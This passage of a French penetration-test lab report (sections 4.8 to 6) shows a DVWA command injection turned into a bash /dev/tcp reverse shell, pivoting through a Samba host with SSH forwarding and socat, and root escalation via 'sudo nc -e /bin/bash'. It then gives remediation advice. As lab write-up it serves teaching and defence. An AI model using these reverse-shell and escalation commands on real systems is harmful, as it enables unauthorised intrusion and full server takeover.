
Cette étape permet d'accéder à l'interface principale de l'application.




DVWA
Username
admin
Password
Login
Login failed


4.8.2 Identification d'une fonctionnalité vulnérable

Une fois authentifié, l'exploration des différentes fonctionnalités de l'application est effectuée. L'attention se porte rapidement sur la section **« Command Injection »**, qui permet à l'utilisateur de soumettre une adresse IP afin de lancer une commande de type ping.
Ce type de fonctionnalité est historiquement sensible, car il implique une **interaction directe entre une entrée utilisateur et le système d'exploitation**.



Rappelons que notre objectif est d'accéder au serveur web en root.
La section « Command injection » semble intéressante pour l'objectif.

4.8.3 Analyse du fonctionnement de la fonctionnalité



Nous voyons que depuis le site, on peut lancer des commandes linux en simulant un ping <ip>.

Nous pouvons même voir le code PHP de l'outil.


L'application propose l'affichage du code source PHP associé à cette fonctionnalité. L'analyse de ce code révèle que :

- l'entrée utilisateur n'est pas correctement filtrée,
- la commande système est construite dynamiquement,
- aucune mesure de protection n'est appliquée.

Cette configuration rend la fonctionnalité **vulnérable à une injection de commandes système**.

Il se trouve qu'en Linux, on peut enchainer les commandes sur une même ligne. Tentons de faire un reverse shell via cette méthode.

Voici un exemple :



La commande whoami s'exécute a la suite grâce aux &&.

4.9 Obtention d'un shell sur le serveur web

Après avoir confirmé la présence d'une **injection de commandes fonctionnelle** sur l'application web, l'étape suivante consiste à transformer cette vulnérabilité en un **accès système interactif** sur le serveur web.


L'objectif de cette phase est d'obtenir un **reverse shell**.

4.9.1 Préparation de l'écoute réseau sur la machine pivot

Étant donné que le serveur web (**172.19.0.2**) se situe sur le même réseau interne que la machine Samba (**172.19.0.3**), celle-ci est utilisée comme point de réception du reverse shell.

Sur la machine Samba compromise, une écoute réseau est mise en place sur un port arbitraire non utilisé.
Cette écoute permettra de recevoir la connexion initiée par le serveur web.

Cette approche évite toute communication directe entre le serveur web et la machine Kali, ce qui serait impossible sans le pivot réseau.




On génère un bash pour reverse shell vers notre SAMBA.

Avant d'injecter la commande pour effectuer le revershell, on va écouter le port 9005 sur notre SAMBA qui se situe dans le même réseau.

Via notre kali, on se connecte en SSH sur la SAMBA. Concrètement, toute connexion reçue sur le port **9005 de la machine Samba** sera automatiquement redirigée, via le tunnel SSH, vers le port **9005 de la machine Kali**.

```
┌──(root㉿99c63a1fa4cf)-[/]
└─# ssh -R 9005:localhost:9005 root@172.18.0.2
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 6.16.8+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
root@a61b7c05fcfc:~#
root@a61b7c05fcfc:~#
```



4.9.2 Injection de la commande de reverse shell via l'application web

La commande de reverse shell est injectée directement dans le champ vulnérable de la fonctionnalité « Command Injection ».


En utilisant les opérateurs de chaînage de commandes propres aux systèmes Linux, la commande malveillante est exécutée à la suite de la commande attendue par l'application.

Dès l'exécution de la requête :

- le serveur web initie une connexion sortante,
- celle-ci est reçue par la machine Samba,
- un shell distant est établi avec succès.

On injecte le bash dans la commande de ping.

Cela donne 172.19.0.3 && bash -c ''bash -i >& /dev/tcp/172.19.0.3/9005 0>&1''



```
root@a61b7c05fcfc:~#
root@a61b7c05fcfc:~# nc -lnvp 9005
listening on [any] 9005 ...
connect to [172.19.0.3] from (UNKNOWN) [172.19.0.2] 53290
bash: cannot set terminal process group (312): Inappropriate ioctl for device
bash: no job control in this shell
www-data@67e04b7c955e:/var/www/html/vulnerabilities/exec$

www-data@67e04b7c955e:/var/www/html/vulnerabilities/exec$
```

On s'est bien connecté au serveur web. Cependant nous ne sommes pas root.

4.10 Élévation de privilèges sur le serveur web

À l'issue de la phase précédente, l'attaquant dispose d'un **shell distant fonctionnel** sur le serveur web interne **172.19.0.2**, exécuté avec les privilèges limités de l'utilisateur du service web (www-data).

L'objectif de cette dernière phase est d'exploiter une **mauvaise configuration système** afin d'élever ces privilèges et d'obtenir un **accès root complet** sur le serveur web.

4.10.1 Analyse des privilèges sudo disponibles

La première étape consiste à analyser les droits sudo attribués à l'utilisateur courant.
Pour cela, la commande suivante est exécutée depuis le shell obtenu :

- Cette commande permet d'afficher la liste des commandes que l'utilisateur peut exécuter avec les privilèges **root**, sans fournir de mot de passe.

```
www-data@67e04b7c955e:/var/www$ sudo -l
sudo -l
Matching Defaults entries for www-data on 67e04b7c955e:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on 67e04b7c955e:
    (root) NOPASSWD: /bin/nc
www-data@67e04b7c955e:/var/www$
```

L'analyse de la sortie révèle que l'utilisateur est autorisé à exécuter le binaire **Netcat (/bin/nc)** avec les privilèges root.
On va pouvoir effectuer un revershell facilement en redirigeant le trafic.

4.10.3 Mise en place d'un tunnel de redirection avec Socat

Afin de recevoir proprement le shell root sur la machine Kali, un nouveau mécanisme de redirection est mis en place en utilisant **Socat** sur la machine Samba.

Socat est installé sur la machine pivot et permet de :


- écouter un port donné,
- rediriger les flux réseau vers un autre port ou une autre machine,
- agir comme un relais bidirectionnel.

Dans ce scénario :

- le serveur web se connecte à la machine Samba,
- la machine Samba redirige le flux vers la Kali,
- le shell root est ainsi récupéré côté attaquant.

Sur la SAMBA, on installe **socat**,

N'oublions pas que on peut se connecter via ssh a la SAMBA depuis notre Kali :



On utilise la dernière commande socat. Cette commande Socat met en place un relais TCP sur la machine Samba, écoutant sur le port 9009 de l'interface interne (172.19.0.3) et redirigeant tout le trafic reçu vers le port 9009 de la machine Kali (172.18.0.4). Ce mécanisme est utilisé afin de transférer un reverse shell root depuis le serveur web interne vers la machine attaquante, malgré l'absence de connectivité directe entre les deux segments réseau.

4.10.4 Exploitation de Netcat avec sudo pour l'obtention d'un shell root

Depuis le shell du serveur web, Netcat est exécuté avec les privilèges root via sudo afin d'initier une connexion sortante.

Cette commande permet :

- de lancer un shell (/bin/bash)
- exécuté avec les privilèges root,
- redirigé via une connexion réseau vers la machine Samba.

Grâce aux tunnels mis en place précédemment, la connexion est finalement reçue sur la machine Kali.

```
www-data@67e04b7c955e:/var/www/html/vulnerabilities/exec$ sudo /bin/nc 172.19.0.3 9009
-e /bin/bash
<ies/exec$ sudo /bin/nc 172.19.0.3 9009 -e /bin/bash
```

On exécute maintenant cette commande sur le shell du serveur.

4.10.5 Obtention d'un shell root sur la machine Kali

Et sur notre kali on écoute le port 9009 :

```
┌──(root㉿99c63a1fa4cf)-[/]
└─# nc -lvnp 9009
listening on [any] 9009 ...
connect to [172.18.0.4] from (UNKNOWN) [172.18.0.2] 37484
whoami
root
```

La réception de la connexion entrante confirme le succès de l'élévation de privilèges.
Une vérification est immédiatement effectuée afin de confirmer le niveau de privilège du shell obtenu.

Les résultats confirment que :

- le shell est exécuté avec l'utilisateur **root**,
- l'attaquant dispose désormais d'un contrôle total sur le serveur web.

Nous voici connecté au serveur web en root.

4.10.6 Stabilisation finale du shell root

Le shell obtenu via Netcat étant basique, une dernière étape de stabilisation est réalisée afin d'obtenir un terminal pleinement interactif.

À l'aide de Python, un pseudo-terminal (PTY) est généré.

Pour avoir un shell interactif on installe python et on applique un script :

```
apt-get install python3
Reading package lists...
Building dependency tree..
```

Nous voila dans le serveur web avec un shell interactif :

```
root@67e04b7c955e:/var/www/html/vulnerabilities/exec# ls -la
ls -la
total 20
drwxr-xr-x 1 www-data www-data 4096 Oct 12  2018 .
drwxr-xr-x 1 www-data www-data 4096 Oct 12  2018 ..
drwxr-xr-x 1 www-data www-data 4096 Oct 12  2018 help
-rw-r--r-- 1 www-data www-data 1830 Oct 12  2018 index.php
drwxr-xr-x 1 www-data www-data 4096 Oct 12  2018 source
root@67e04b7c955e:/var/www/html/vulnerabilities/exec# whoami
whoami
root
root@67e04b7c955e:/var/www/html/vulnerabilities/exec#
```

Ce qui marque la réussite de notre objectif de base.

5. Préconisations et remédiations

Cette section présente les **mesures correctives recommandées** à la suite des vulnérabilités identifiées lors du test d'intrusion.
Les préconisations sont classées par **niveau de priorité** et couvrent à la fois les aspects **systèmes**, **réseaux** et **applicatifs**.

L'objectif est de **réduire la surface d'attaque**, de **bloquer les vecteurs exploités** et d'améliorer durablement la posture de sécurité de l'infrastructure auditée.

5.1 Mesures correctives immédiates (Priorité Critique)

5.1.1 Correction de la configuration sudoers sur le serveur Web

Problème identifié
L'utilisateur du service web est autorisé à exécuter le binaire /bin/nc avec les privilèges root via sudo, sans mot de passe.
Cette configuration a permis une **élévation de privilèges immédiate**.

Recommandations

- Supprimer toute autorisation sudo inutile pour les utilisateurs non administrateurs
- Interdire explicitement l'utilisation de binaires réseau (nc, socat, bash, python) via sudo
- Restreindre les droits sudo aux seules commandes strictement nécessaires

Mesure technique

- Modifier le fichier /etc/sudoers ou les fichiers inclus dans /etc/sudoers.d/
- Appliquer le principe du **moindre privilège**

5.1.2 Mise a jour et sécurisation du serveur Samba

Problème identifié
La machine Samba utilise une version vulnérable (Samba 4.6.3), affectée par la **CVE-2017-7494**, permettant une exécution de code à distance en tant que root.

Recommandations

- Mettre à jour Samba vers une version maintenue et corrigée
- Désactiver le chargement dynamique de bibliothèques via les partages SMB
- Restreindre l'accès au service SMB aux seules machines autorisées

Mesure technique

- Mise à jour régulière des paquets système
- Surveillance des CVE critiques liées aux services exposés

5.2 Renforcement de l'architecture Réseau

5.2.1 Suppression du rôle de pivot non contrôlé

Problème identifié
La machine Samba dispose de deux interfaces réseau reliant deux segments distincts sans filtrage, ce qui a permis un **pivot réseau total**.

Recommandations

- Éviter les machines dual-homed non sécurisées
- Implémenter une **segmentation réseau stricte**
- Interdire le routage implicite entre DMZ et réseau interne

Mesure technique

- Mise en place de règles de filtrage (iptables / firewall)
- Cloisonnement des rôles des machines
- Utilisation de pare-feux dédiés entre segments

5.2.2 Contrôle des flux inter-segments

Problème identifié
Aucun contrôle n'empêche un serveur interne de communiquer librement avec une machine pivot.

Recommandations

- Filtrer les flux sortants du réseau interne
- Appliquer une politique de type **deny by default**
- Journaliser les connexions inter-segments

5.3 Sécurisation de l'Application Web

5.3.1 Correction des vulnérabilités d'injection de commandes

Problème identifié
L'application web permet l'exécution de commandes système via une entrée utilisateur non filtrée.

Recommandations

- Ne jamais appeler de commandes système avec des entrées utilisateur
- Mettre en place une validation stricte des entrées
- Utiliser des fonctions sécurisées (escaping, whitelisting)

Mesure technique

- Refactorisation du code PHP
- Suppression complète de la fonctionnalité dangereuse si non indispensable

5.3.2 Renforcement de l'authentification

Problème identifié
Utilisation d'identifiants faibles et prévisibles.

Recommandations

- Imposer des mots de passe robustes
- Interdire les identifiants par défaut
- Mettre en place une politique de complexité et de rotation des mots de passe

5.4 Bonnes pratiques générales de sécurité

5.4.1 Gestion des mises à jour

- Mettre en place une politique de mises à jour régulières
- Surveiller les vulnérabilités critiques (CVE)
- Automatiser les correctifs lorsque possible

5.4.2 Journalisation et surveillance

- Activer la journalisation des connexions SSH
- Surveiller les tentatives d'accès inhabituelles
- Mettre en place des alertes de sécurité

5.4.3 Tests de sécurité réguliers

- Réaliser des audits de sécurité périodiques
- Effectuer des scans de vulnérabilités internes
- Intégrer la sécurité dès la conception (Security by Design)

Conclusion des préconisations

Les vulnérabilités exploitées lors de ce test d'intrusion démontrent qu'une **chaîne de failles combinées**, même simples individuellement, peut mener à une **compromission totale du système**.

La mise en œuvre des préconisations proposées permettrait :

- de bloquer l'ensemble du scénario d'attaque présenté,
- de renforcer significativement la posture de sécurité,
- et de réduire drastiquement les risques opérationnels.

6. Conclusion Générale

Le test d'intrusion réalisé a permis de démontrer de manière concrète comment une **succession de vulnérabilités**, pourtant connues et évitables, peut conduire à une **compromission totale d'une infrastructure informatique**.

À partir d'un service exposé vulnérable (Samba), l'attaquant a pu :

- obtenir un accès root sur une première machine,
- exploiter une mauvaise segmentation réseau pour effectuer un **pivot interne**,
- compromettre une application web vulnérable,
- obtenir un accès système au serveur web,
- puis élever ses privilèges jusqu'à **root**, donnant un contrôle complet sur la cible finale.

Ce scénario met en évidence que la sécurité d'un système ne repose pas uniquement sur la robustesse d'un composant isolé, mais bien sur la **cohérence globale de l'architecture**, incluant :

- la gestion des mises à jour,
- la configuration des services,
- la séparation des réseaux,
- et le respect du principe du moindre privilège.

Les vulnérabilités exploitées lors de ce pentest (logiciels obsolètes, injection de commandes, mauvaise configuration sudoers, absence de filtrage réseau) sont représentatives de failles fréquemment rencontrées dans des environnements réels. Leur exploitation souligne l'importance d'une **approche proactive de la sécurité**, intégrée dès la conception et maintenue tout au long du cycle de vie des systèmes.

Les préconisations proposées permettent de **bloquer efficacement la chaîne d'attaque présentée**, et constituent une base solide pour renforcer durablement la posture de sécurité de l'infrastructure auditée.

En conclusion, ce projet met en lumière l'importance des tests d'intrusion comme outil d'évaluation, mais surtout comme **levier d'amélioration continue**, permettant d'anticiper les attaques réelles et de réduire significativement les risques pour les systèmes et les données.